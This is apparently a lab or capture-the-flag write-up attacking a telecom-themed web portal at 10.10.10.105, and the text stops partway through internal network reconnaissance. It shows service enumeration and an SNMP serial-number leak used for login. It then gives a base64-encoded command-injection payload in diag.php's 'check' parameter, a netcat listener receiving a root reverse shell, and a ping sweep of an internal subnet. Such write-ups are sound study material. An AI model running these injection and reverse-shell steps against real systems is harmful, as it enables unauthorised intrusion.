


Information Gathering

1) found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.10.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 10:04 IST
Nmap scan report for 10.10.10.105
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    open       ssh
80/tcp    open       http

Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
```

2) checked the web page



The screenshot shows a Mozilla Firefox browser window with the title 'Login — Mozilla Firefox'. The address bar displays '10.10.10.105'. The browser's bookmark bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area displays the 'Lyghtspeed' logo, the text 'Please login', and two red error messages: 'Error 45007' and 'Error 45009'. Below these are input fields for 'Username' and 'Password', and a blue 'Submit' button.

3) checked for pages

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.10.105/FUZZ -e .php -ic -t 250

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.10.105/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Extensions  : .php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.php          [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 193ms]
index.php     [Status: 200, Size: 1509, Words: 102, Lines: 64, Duration: 193ms]
img           [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 188ms]
tools        [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 177ms]
doc           [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 181ms]
css           [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 176ms]
js            [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 286ms]
tickets.php   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 257ms]
fonts         [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 1173ms]
dashboard.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1429ms]
debug         [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 185ms]
diag.php      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 217ms]
.php          [Status: 200, Size: 1509, Words: 102, Lines: 64, Duration: 291ms]
.php          [Status: 403, Size: 291, Words: 22, Lines: 12, Duration: 5364ms]
:: Progress: [175302/175302] :: Job [1/1] :: 133 req/sec :: Duration: [0:06:24] :: Errors: 333 ::
```

4) found configurations

phpinfo() — Mozilla Firefox

phpinfo()

10.10.10.105/debug/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
with Zend OPcache v7.0.30-0ubuntu0.16.04.1, Copyright (c) 1999-2017, by Zend Technologies

zendengine


Configuration

apache2handler

Apache Version	Apache/2.4.18 (Ubuntu)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.0.1:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_auth_core mod_auth_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_setenvif mod_status

Directive	Local Value	Master Value
engine	1	1
last_modified	0	0
xbithack	0	0

5) seems like default creds has been set (Error 45009)



6) snmp is open, we can try to find the serial number

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.105 -sU --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-25 10:48 IST
Nmap scan report for 10.10.10.105
Host is up (0.18s latency).
Not shown: 991 open|filtered udp ports (no-response), 8 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

```
(vigneswar@VigneswarPC)-[~]
$ snmpwalk -v2c -c public 10.10.10.105
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
iso.3.6.1.2.1.47.1.1.1.1.11 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

NET_45JDX23 is the serial number

7) logged in with the credentials

License invalid

Cannot detect license key dongle on any USB port.

- Tickets functionality is restricted to read-only mode
- Monitoring functionality is disabled
- Diagnostics restricted to local sub-system components
- Configuration changes locked, will be reverted automatically

[Contact Sales](#)

Lyghtspeed Networks: Delivering 1ms latency across the planet since 1994

8) found a ticket about vulnerability

#	Status	Description
1	Closed	Welcome to Lyghtspeed's lightweight telco support system!
2	Closed	Rx / Mr. White. Says he can't get to "the interwebz". Cleared cache/cookie, etc., rebooted PC. Pb fixed.
3	Open	Rx / Jeremy Paxton. Customer complaining about "choke" and "lags" with BoogleGrounds gaming application. Ticket opened with field services to check DSL line. Update 2018/05/30: DSL line checks out OK, sending to IP Core team for further investigation.
4	Escalated	Rx / Cust #642. Need help setting up Outlook Express on Windows 98. Told customer this platform is no longer supported. Customer has requested an escalation to my manager.
5	Closed	Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a CVE (??). Request contact info and sent to legal for further action.
6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.
7	Closed	Rx / Pam Dubois. Customer is inquiring about multiple emails received from a "Nigerian Prince". Upselled customer our email security mgmt solution.
8	Open	Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es.

Quote of the day: QoS is for poor people

9) found a page with parameter

Request

Pretty Raw Hex

```

1 POST /diag.php HTTP/1.1
2 Host: 10.10.10.105
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.10.105/diag.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 14
10 Origin: http://10.10.10.105
11 Connection: close
12 Cookie: PHPSESSID=a5hvi4vjes4vbebe7j1q1b60r7
13 Upgrade-Insecure-Requests: 1
14
15 check=cXvhZ2dh

```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 12

10) seems like our input is being injected

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

check=cXvhZ2dh

Warning: Invalid license, diagnostics restricted to built-in checks

form role=form method=post

input type=hidden id=check name=check value=cXvhZ2dh

div class=form-group

button type=submit class=btn btn-primary

Verify status

button

quagga 1175 0.0 0.0 24500 612 ? Ss 05:30 0:00

/usr/lib/quagga/zebra --daemon -A 127.0.0.1

quagga 1179 0.0 0.1 29444 3744 ? Ss 05:30 0:00

/usr/lib/quagga/bgpd --daemon -A 127.0.0.1

root 1184 0.0 0.0 15432 168 ? Ss 05:30 0:00

/usr/lib/quagga/watchquagga --daemon zebra bgpd

div class=col-md-2

Vulnerability Assessment

1) found command injection

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

check=cXvhZ2dhJChzbGVlcCAxMk%3d

HTTP/1.1 200 OK

Date: Mon, 25 Dec 2023 05:38:07 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Vary: Accept-Encoding

Content-Length: 1973

Connection: close

Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>

<html lang=en>

<head>

<meta charset=utf-8>

<meta http-equiv=X-UA-Compatible content=IE=edge>

<meta name=viewport content=width=device-width, initial-scale=1>

<title>

Diagnostics

</title>

<link href=css/bootstrap.min.css rel=stylesheet>

<link href=css/style.css rel=stylesheet>

</head>

<body>

<div class=container-fluid>

<div class=row>

<div class=col-md-2>



</div>

<div class=col-md-8>

<ul class=nav nav-pills>


<li class=nav-item>

2) confirmed command injection



Exploitation

1) got reverse shell



```
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.105] 50276
bash: cannot set terminal process group (1750): Inappropriate ioctl for device
bash: no job control in this shell
root@r1:~# |
```

2) we are in a linux container

```
root@r1:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2601         0.0.0.0:*               LISTEN      1982/zebra
tcp        0      0 127.0.0.1:2605         0.0.0.0:*               LISTEN      1986/bgpd
tcp        0      0 0.0.0.0:179            0.0.0.0:*               LISTEN      1986/bgpd
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      1910/sshd
tcp        0      0 10.99.64.2:22          10.99.64.251:41884     ESTABLISHED 1720/sshd: root@not
tcp        0    155 10.99.64.2:50276        10.10.14.3:4444        ESTABLISHED 1759/nc
tcp        0      0 10.99.64.2:22          10.99.64.251:41870     ESTABLISHED 1648/sshd: root@not
tcp        0      0 10.78.11.1:43762        10.78.11.2:179         ESTABLISHED 1986/bgpd
tcp        0      0 10.78.10.1:60388        10.78.10.2:179         ESTABLISHED 1986/bgpd
tcp6       0      0 :::179                 :::*                   LISTEN      1986/bgpd
tcp6       0      0 :::22                  :::*                   LISTEN      1910/sshd
root@r1:~# |
```

3) we can try to connect to a ftp server on 10.120.15.0/24

6 Closed Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.

4) found 2 reachable hosts in given network

```
root@r1:~# for i in {1..254}; do ping -c 1 -w 1 "10.120.15.$i" &>/dev/null && echo "10.120.15.$i is reachable"; done
10.120.15.1 is reachable
10.120.15.10 is reachable
```